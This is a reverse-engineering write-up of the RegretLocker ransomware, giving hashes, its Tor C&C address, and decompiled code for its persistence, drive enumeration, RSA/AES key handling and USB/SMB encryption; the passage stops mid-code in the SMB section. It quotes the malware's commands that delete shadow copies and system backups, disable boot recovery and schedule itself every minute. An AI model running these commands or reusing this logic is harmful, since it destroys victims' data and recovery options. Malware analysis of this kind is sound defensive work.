RegretLocker

By Chuong Dong

Published: 2020-11-17 · Archived: 2026-04-05 22:01:21 UTC

Reverse Engineering · 17 Nov 2020

Summary

RegretLocker is a new ransomware that has been found in the wild in the last month that does not only encrypt normal files on disk like other ransomwares. When running, it will particularly search for ***VHD*** files, mount them using ***Windows Virtual Storage API***, and then encrypt all the files it finds inside of those ***VHD*** files.


Typically, ***VHD*** files are huge in size with a max size of nearly 2TB because it's mainly ussed to store the contents of a hard disk of a VM which includes disk particitions and file systems. This makes it unrealistic for ransomware to waste time encrypting simply because it's too big.

However, through mounting these virtual disks as physical disks, ***RegretLocker*** can go through and encrypt the individual files inside, which significantly increases encryption speed overall.

For encryption, ***RegretLocker*** reaches out to the C&C server for a ***RSA*** key in order to encrypt and produce a unique ***AES*** key. This ***AES*** key will be used to encrypt all of the files on the disks. However, if the machine is offline or it can't reach C&C, it will just uses the hard-coded ***RSA*** key in memory, which makes it simple to write a decryption tool for!

All of the encrypted files have the extension ***.mouse***.

Huge shout-outs to Vitali Kremez and MalwareHunterTeam for bringing this ransomware to my attention!



IOCS

RegretLocker comes in the form of a 32-bit PE file.

MD5: 3265b2b0afc6d2ad0bdd55af8edb9b37

SHA256: a188e147ba147455ce5e3a6eb8ac1a46bdd58588de7af53d4ad542c6986491f4

62 / 72

Community Score

62 engines detected this file

a188e147ba147455ce5e3a6eb8ac1a46bdd58588de7af53d4ad542c6986491f4
a188e147ba147455ce5e3a6eb8ac1a46bdd58588de7af53d4ad542c6986491f4.exe

direct-cpu-clock-access | invalid-rich-pe-linker-version | long-sleeps | peexe | persistence | runtime-modules

483.00 KB Size

2020-11-12 06:52:00 UTC 5 days ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 9

Ad-Aware	Gen:Heur.Ransom.Imps.1	AegisLab	Trojan.Win32.Imps.4!c
AhnLab-V3	Trojan/Win32.RegretLocker.R354840	Alibaba	Ransom:Win32/FileCrypter.a9e6a39f
ALYac	Trojan.Ransom.Filecoder	Antiy-AVL	RiskWare[NetTool]/Win32.TorTool
SecureAge APEX	Malicious	Arcabit	Trojan.Ransom.Imps.1
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/AD.RegretRansom.hgyuq	BitDefender	Gen:Heur.Ransom.Imps.1

Dependencies

Advapi32.dll and Crypt32.dll: Main crypto functionalities such as RSA and AES encryption

VirtDisk.dll: Mounting virtual disk functionalities

tor-lib.dll: DLL dropped by ***RegretLocker*** that is used to contact C&C through Tor

Networking


RegretLocker contacts the C&C server at ***http://regretzjibibtcgb.onion/input*** through Tor 3 times:

```
 - Retrieve RSA key from server
- Sending information such as the computer's IP, name, volume of the disks,..
- Signalling when it finishes encrypting
```

Before contacting C&C, it sends a GET request to ***http://api.ipify.org/*** to retrieve the PC's public IP address. If this fails, the malware can assume that it's running offline and will use the hard-coded RSA key.

Ransom Note

RegretLocker drops a ransom note in every folder that it encrypts. This is the content if you run the malware with Internet connection. The hash is used to identify which RSA key is used to generate the AES key on your machine.



You can find malware log [here](#) on my Github


Code Analysis

Only One Process Running

RegretLocker first check if there is only one version of itself running by looping through all of the running processes using ***CreateToolhelp32Snapshot, Process32First, and Process32Next***.

For each of the running processes, it compares the name against its own name to make sure that there is no process with the same name.

If there is one with the same name, the ransomware exits immediately.




Dropping tor-lib.dll

The malware extracts the path to the current directory it is located in through ***GetModuleFileNameA*** and concats ***"\tor-lib.dll"*** to it, which means that it drops this dll in the same directory of the malware.

```
v2[4] = 0;
v2[5] = 0xF;
*(_BYTE *)v2 = 0;
v9 = 0;
this[8] = "\\tor-lib.dll";
memset(&Filename, 0, 0x104u);
GetModuleFileNameA(0, &Filename, 0x104u);
v3 = w_mem_copy(v2, &Filename, strlen(&Filename));
v4 = (int)v3[4];
if ( (unsigned int)v3[5] >= 0x10 )
  v3 = (void **)*v3;
v5 = sub_4035E3(v3, v4, 0xFFFFFFFF, 92);
if ( v5 != -1 )
  sub_408D84(v2, v5, tor_lib_path[6] - v5);   // the path of the ransomware + 'tor-lib.dll'
w_str_concat_0(v2, (void *)tor_lib_path[8]);
```

It then calls a function to extract the dll from its resource section through ***FindResourceA, LoadResource, and LockResource***. As we can see in ***Resource Hacker***, the dll is stored unencrypted in the resource section. After extracting the dll, it calls ***LoadLibrary*** to get a handle to the dll. This handle will be used for the malware to contact C&C.



Development Check

The malware writter has 2 weird checks to check for a particular user name and PC name(***WIN-295748OMAKG***). If the user name or the PC name matches, the malware will exit immediately.

This is potentially just a check against the development PC to make sure that the ransomware does not try to encrypt the machine during development.

As a developer myself, I'm disappointed by this unprofessionalism 😞. Clean up your damn code please!

```
  get_user_name(&user_name);
  LOBYTE(v128) = 3;
  get_pc_name(&pc_name);
  v4 = (int *)&user_name;
  LOBYTE(v128) = 4;
  if ( v102 >= 0x10 )
    v4 = user_name;
  if ( *((_BYTE *)v4 + 1) == 'l' )            // user name check?
  {
    v5 = (int *)&user_name;
    if ( v102 >= 0x10 )
      v5 = user_name;
    if ( *((_BYTE *)v5 + 4) == 'o' )
    {
      v6 = (int *)&user_name;
      if ( v102 >= 0x10 )
        v6 = user_name;
      if ( *((_BYTE *)v6 + 9) == 'o' )
      {
        v7 = (int *)&user_name;
        if ( v102 >= 0x10 )
          v7 = user_name;
        if ( *((_BYTE *)v7 + 5) == 'b' )
        {
          v8 = (int *)&user_name;
          if ( v102 >= 0x10 )
            v8 = user_name;
          if ( *((_BYTE *)v8 + 8) == 'k' && v101 == '\n' )
            goto EXIT;
        }
      }
    }
  }
  pc_name_1 = get_pc_name(&pszString);
  j = 1;
  if ( w_mem_cmp(pc_name_1, "WIN-295748OMAKG") )// check if pc name is WIN-295748OMAKG, developing PC?
    goto EXIT;
```

Persistence

For persistence, the malware set the registry ***SOFTWARE\Microsoft\Windows\CurrentVersion\Run*** to the path of the malware. This ensures that the malware is automatically run every time the user logs into the machine.

```
memset(Filename, 0, 0x104u);
GetModuleFileNameA(0, Filename, 0x104u);
ntoskrnl_exe_path_2 = &temp_str;
cbData = 0;
if ( v27 >= 0x10 )
  ntoskrnl_exe_path_2 = temp_str;
*ntoskrnl_exe_path_2 = 0;
w_str_concat(&temp_str, Filename, &Filename[strlen(Filename) + 1] - &Filename[1]);
if ( !RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult) )
{
  v17 = cbData;
  v4 = (const BYTE *)&temp_str;
  if ( v27 >= 0x10 )
    v4 = temp_str;
  RegSetValueExA(phkResult, "Mouse Application", 0, 1u, v4, v17);
  RegCloseKey(phkResult);                       // Persistence method: add malware path to SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
}
```

Next, it also schedules the malware as a task every minite using this ***Schtasks.exe*** command, which is run from ***cmd.exe*** using ***ShellExecuteA***.

```
schtasks /Create /SC MINUTE /TN "Mouse Application" /TR "RegretLocker_path" /f
```

```
w_mem_copy(&APPDATA_path, "schtasks /Create /SC MINUTE /TN \"", 0x21u);
LOBYTE(v37) = 3;
v5 = w_str_concat(&APPDATA_path, "Mouse Application", 0x11u);
LOBYTE(v36) = 0;
v20 = 0;
v21 = 0;
w_mem_move(&v19, v5, v36);
LOBYTE(v37) = 4;
v6 = w_str_concat(&v19, "\" /TR \"", 7u);
LOBYTE(v36) = 0;
v34 = 0;
v35 = 0;
w_mem_move(&ntoskrnl_exe_path, v6, v36);
v7 = &temp_str;
v16 = cbData;
if ( v27 >= 0x10 )
  v7 = temp_str;
LOBYTE(v37) = 5;
v8 = w_str_concat(&ntoskrnl_exe_path, v7, v16);
LOBYTE(v36) = 0;
v23 = 0;
v24 = 0;
w_mem_move(&microsoft_appdata_path_1, v8, v36);
LOBYTE(v37) = 6;
v36 = (int)&v11;
cmd_exe_command = w_str_concat(&microsoft_appdata_path_1, "\" /f", 4u);// build string: schtasks /Create /SC MINUTE /TN "Mouse Application" /TR "malware_path" /f
w_mem_move_3(&v11, cmd_exe_command);
cmd_exe_execute(v11, v12, v13, (int)v14, v15, v16, v17);// execute cmd.exe with the command
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&microsoft_appdata_path_1);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&ntoskrnl_exe_path);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v19);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&APPDATA_path);
SHEmptyRecycleBinA(0, 0, 7u);
```

Encryption Setup

The malware builds and executes this command from ***cmd.exe***.


```
cmd.exe /C wmic SHADOWCOPY DELETE & wbadmin DELETE SYSTEMSTATEBACKUP & bcdedit.exe / set{ default } bootstatu
```

- ***wmic SHADOWCOPY DELETE***: This will delete all of the shadow copies of the files on the system, preventing the encrypted files to be reverted to their previous state.
- ***wbadmin DELETE SYSTEMSTATEBACKUP***: Delete system backup. Preventing the system to go back to a previous snapshot
- ***bcdedit.exe / set{ default } bootstatuspolicy ignoreallfailures***: Set the boot status policy to ignore errors during a failed boot. Make sure the PC does not fail over to Windows recovery or reboot.
- ***bcdedit.exe / set{ default } recoveryenabled No***: Make sure the system can't be recovered.

Next, it loops through all the drives and add the name of those with the drive type ***DRIVE_FIXED, DRIVE_REMOVABLE, or DRIVE_REMOTE***.

```
memset(&Buffer, 0, 0x401u);
GetLogicalDriveStringsA(0x400u, &Buffer);
v1 = &Buffer;
for ( i = strlen(&Buffer); i; i = strlen(v1) )
{
  v11 = 0;
  v12 = 0xF;
  LOBYTE(lpRootPathName) = 0;
  w_mem_copy(&lpRootPathName, v1, strlen(v1));
  v3 = (const CHAR *)&lpRootPathName;
  v13 = 1;
  if ( v12 >= 0x10 )
    v3 = lpRootPathName;
  v4 = GetDriveTypeA(v3);
  if ( v4 == DRIVE_FIXED || v4 == DRIVE_REMOVABLE || v4 == DRIVE_REMOTE )
  {
    v5 = (void *)a1[1];
    if ( (void *)a1[2] == v5 )
      sub_4023A2((void **)a1, v5, &lpRootPathName);
    else
      w_w_mem_move_2(a1, &lpRootPathName);
  }
  v6 = v11;
  LOBYTE(v13) = 0;
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&lpRootPathName);
  v1 += v6 + 1;
}
return a1;
```

These names are mounted to the C drive using ***GetVolumePathNamesForVolumeNameA, SetVolumeMountPointA, FindFirstVolumeA, and FindNextVolumeA***. Since this function name is labeled as *show_hided_drives()*, this function just probably mounts all the valid drives so it won't miss any hidden drive.



Retrieving RSA key

As discussed above, the malware will first reach out to C&C at ***http://regretzjibibtcgb.onion/input*** with ***get_key*** in the query to request the RSA key.

```
LOBYTE(onion_url) = 0;
w_mem_copy(&onion_url, "http://regretzjibibtcgb.onion/input", 0x23u);
LOBYTE(v128) = 10;
v23 = send_request_to_TOR(
        (DWORD *)&tor_lib_handle,
        &pszString,
        onion_url,
        v71,
        *(int *)&v72,
        v73,
        v74,
        (int)buffer_1,
        v76,
        (int)Public_IP_address);
w_w_mem_move(&TOR_request_result, v23);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&pszString);
v24 = v111;
if ( !v111 || w_mem_cmp(&TOR_request_result, "TOR_ERROR") )// get RSA key
{
  write_into_log("crypt_proccess() | Not conection! using default key.");
  RSA_KEY = off_46A024;                   // Use hard-coded RSA key
}
```

The global variable ***RSA_KEY*** will be written accordingly with the RSA key depending on if it can reach the C&C or not. If it can't, it will use this hard-coded RSA key.

```
 -----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1ZQInrnhxXCtAN/LsOX2GmgbvBxMsO49lc1/qodshkUvRQLazWv61UbMLKx2gaRQrCYuVrR1(
-----END PUBLIC KEY-----
```

Generating AES key

Using the RSA key, it will call ***CryptAcquireContextA, CryptDecodeObjectEx, CryptImportPublicKeyInfo, and CryptEncrypt*** to encrypt the "AES" buffer in memory, generating a new AES key

```
loc_4017C7:
cmp     ecx, [ebp+var_20]
lea     ecx, [ebp+var_24]
push    edi              ; dwBufLen
push    ecx              ; pdwDataLen
push    [ebp+AES_key]    ; pbData
movzx   eax, al
cmovnb  eax, edx
push    0                ; dwFlags
mov     [ebp+cbEncoded], eax
movzx   eax, al
push    eax              ; Final
push    0                ; hHash
push    [ebp+phKey]      ; hKey
call    ds:CryptEncrypt ; generate the AES blob from the RSA key
test    eax, eax
jz      short loc_401806
```

```
loc_401806:                 ; lpMem
push    esi
call    j_j_j___free_base
pop     ecx
```

```
mov     ecx, [ebp+encrypted_buffer]
add     [ebp+AES_key], edi
inc     ecx
mov     eax, [ebp+cbEncoded]
mov     [ebp+encrypted_buffer], ecx
test    al, al
jnz     short loc_40180D
```

With this method, the malware can generate a different AES key as long as it's receiving a different RSA key from C&C. However, this AES key is constant after this encryption if the malware is run offline, so it should be straightforward to produce a decrypting tool if either C&C is down or the PC is not connected to the Internet.

Encryption - USB Drives

The first encryption happens to USB drives, if there are any. This function is called to retrieve the name of all the USB drives by checking for any drive with ***DRIVE_REMOVABLE*** type. This function was pretty similar of the one previously used in *show_hided_drives()*.

```
  memset(&Buffer, 0, 0x401u);
  GetLogicalDriveStringsA(0x400u, &Buffer);
  v1 = &Buffer;
  for ( i = strlen(&Buffer); i; i = strlen(v1) )
  {
    v11 = 0;
    v12 = 15;
    LOBYTE(lpRootPathName) = 0;
    w_mem_copy(&lpRootPathName, v1, strlen(v1));
    v3 = (const CHAR *)&lpRootPathName;
    v13 = 1;
    if ( v12 >= 0x10 )
      v3 = lpRootPathName;
    v4 = GetDriveTypeA(v3);                     // find drives with DRIVE_REMOVABLE type
    if ( v4 == 3 )
      goto SKIP_0;
    if ( v4 != 2 )
    {
      if ( v4 != 4 )
        goto SKIP_1;
SKIP_0:
      if ( v4 != 2 )
        goto SKIP_1;
    }
    v5 = *(void **)(a1 + 4);
    if ( *(void **)(a1 + 8) == v5 )
      sub_4023A2((void **)a1, v5, &lpRootPathName);
    else
      w_w_mem_move_2((_DWORD *)a1, &lpRootPathName);
SKIP_1:
    v6 = v11;
    LOBYTE(v13) = 0;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&lpRootPathName);
    v1 += v6 + 1;
  }
  return a1;
}
```

Next, it loops through all of these USB drives and call a function to encrypt its content. I label this as *small_encrypt()* because it is used to encrypt USB drives and small files only.

```
if ( v1 != v2 )
{
  if ( v1 > v2 )
  {
    v4 = 0;
    if ( v1 )
    {
      v5 = 0;
      while ( v4 < (unsigned int)((v11 - v10) / v20) )
      {
        v6 = (char *)v12 + v5;
        if ( !w_mem_cmp_2((char *)v12 + v5, (void *)(v5 + v10)) )
        {
          if ( v6[5] >= 0x10u )
            v6 = (_DWORD *)*v6;
          write_into_log("usb_drives() | New drive: %s", v6);
          v7 = sub_4018C8(&v16, (int)small_encrypt, (char *)v12 + v5);
          sub_4067D5(&v18, v7);
          if ( v17 )
            goto LABEL_20;
        }
        v0 = v13;
        ++v4;
        v5 += 24;
        v3 = (v13 - (signed int)v12) % 24;
        if ( v4 >= (v13 - (signed int)v12) / 24 )
          goto LABEL_16;
      }
      v8 = (_DWORD *)(v0 - 24);
      if ( *(_DWORD *)(v0 - 24 + 20) >= 0x10u )
        v8 = (_DWORD *)*v8;
      write_into_log("usb_drives() | New drive: %s", v8);
      v9 = sub_4018C8(&v14, (int)small_encrypt, (LPVOID)(v13 - 24));
      sub_4067D5(&v18, v9);
      if ( v15 )
```

encrypt

I will dive into these encryption functions later because there are a few different version to cover.

Encryption - SMB Scanner

The malware is written in C++, and there is a class called ***smb_scanner***. The SMB function tries SMB scanning to find

- Adapter names and address ranges on the adapter
- NetServers's IP addresses and machine names on the server using ***NetServerEnum***.

```
; __unwind { // loc_44E17D
mov     eax, offset loc_44E17D
call    __EH_prolog
sub     esp, 194h
push    esi
push    edi             ; char
mov     esi, ecx
push    offset aSmbScannerScan_9 ; "smb_scanner() | Scanning NetServers"
mov     [ebp+var_D8], esi
call    write_into_log
pop     ecx
xor     ecx, ecx
mov     [ebp+var_120], 0Fh
mov     [ebp+bufptr], ecx
mov     [ebp+var_124], ecx
mov     [ebp+var_134], cl
push    ecx             ; int
push    ecx             ; int
push    0FFFFFFFFh      ; int
lea     eax, [ebp+totalentries]
mov     [ebp+var_4], ecx
push    eax             ; int
lea     eax, [ebp+entriesread]
push    eax             ; int
push    0FFFFFFFFh      ; lpWideCharStr
lea     eax, [ebp+bufptr]
push    eax             ; bufptr
push    65h ; 'e'       ; level
push    ecx             ; servername
call    NetServerEnum
test    eax, eax
jz      short loc_414368
```

The result value is a buffer of all the SMB folders in string form.

Then, it goes through a while loop calling a function to encrypt these SMB folders, so I label this encryption function as *smb_encrypt()*. I actually have not set up SMB on my virtual machine, so when I ran this, I did not know if it could actually encrypt SMB folders or not…

```
w_SMB_stuff((int)&SMB_result);          // SMB_result stores the SMB folders' name
v40 = SMB_result;
LOBYTE(v128) = 31;
v41 = *SMB_result;
j = *SMB_result;
while ( (_DWORD *)v41 != v40 )
{
